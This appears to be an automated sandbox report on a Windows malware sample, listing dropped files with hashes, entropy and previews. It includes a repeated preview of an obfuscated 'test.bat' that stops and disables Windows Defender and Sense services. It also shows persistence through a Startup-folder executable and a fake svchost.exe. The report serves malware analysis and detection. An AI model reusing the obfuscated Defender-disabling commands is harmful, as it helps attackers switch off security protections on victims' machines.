C:\Users\user\AppData\Local\Temp\0c0a829c-b011-4032-9ed5-9caa96b4c6d3\test.bat	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0dzsxkm1.gmw.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0dzsxkm1.gmw.psm1	
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0k00wotq.d3h.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0uko0qtt.v1f.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_54v3gsur.dvq.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5z51jnmi.3bc.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_afkkkgq1.y0i.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_duwzq4u5.ro3.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_grxndcbs.jvz.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_grxndcbs.jvz.psm1	
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_h5nm0hzg.gxy.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_k0bhscjr.xhy.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mo22qrr4.kn0.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nein1cmy.5m1.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nein1cmy.5m1.psm1	
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ojwwilnd.ypi.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_q2gw4bjc.itm.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_sqnhaj14.abr.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_z5xybjsm.dfn.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_z5xybjsm.dfn.psm1	
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\b4116074-3d60-4dc8-8710-9dcf62ffe1cd\AdvancedRun.exe	
Process:	C:\Windows\Resources\Themes\aero\shell\4B6A7152\svchost.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)...+)...&.))...&.9).....().....)..+)...(.....().....)..... *)..... *).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\b4116074-3d60-4dc8-8710-9dcf62ffe1cd\test.bat	
Process:	C:\Windows\Resources\Themes\aero\shell\4B6A7152\svchost.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\ce8a02e5-a5a2-4145-9112-744934cbc98c\AdvancedRun.exe	
Process:	C:\Windows\Resources\Themes\aero\shell\4B6A7152\svchost.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped

C:\Users\user\AppData\Local\Temp\ce8a02e5-a5a2-4145-9112-744934cbc98c\AdvancedRun.exe	
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....()......).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... .....

C:\Users\user\AppData\Local\Temp\ce8a02e5-a5a2-4145-9112-744934cbc98c\test.bat	
Process:	C:\Windows\Resources\Themes\aero\shell\4B6A7152\svchost.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\d3617b11-5ec7-4976-90b8-7ee0bce6869f\AdvancedRun.exe	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....()......).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... .....

C:\Users\user\AppData\Local\Temp\d3617b11-5ec7-4976-90b8-7ee0bce6869f\test.bat	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe

C:\Users\user\AppData\Local\Temp\d3617b11-5ec7-4976-90b8-7ee0bce6869f\test.bat	
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\f83f9cf5-aecc-448e-9e82-875f5c76499f\AdvancedRun.exe	
Process:	C:\Users\user\Desktop\VknMvPoCXZ.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\f83f9cf5-aecc-448e-9e82-875f5c76499f\test.bat	
Process:	C:\Users\user\Desktop\VknMvPoCXZ.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
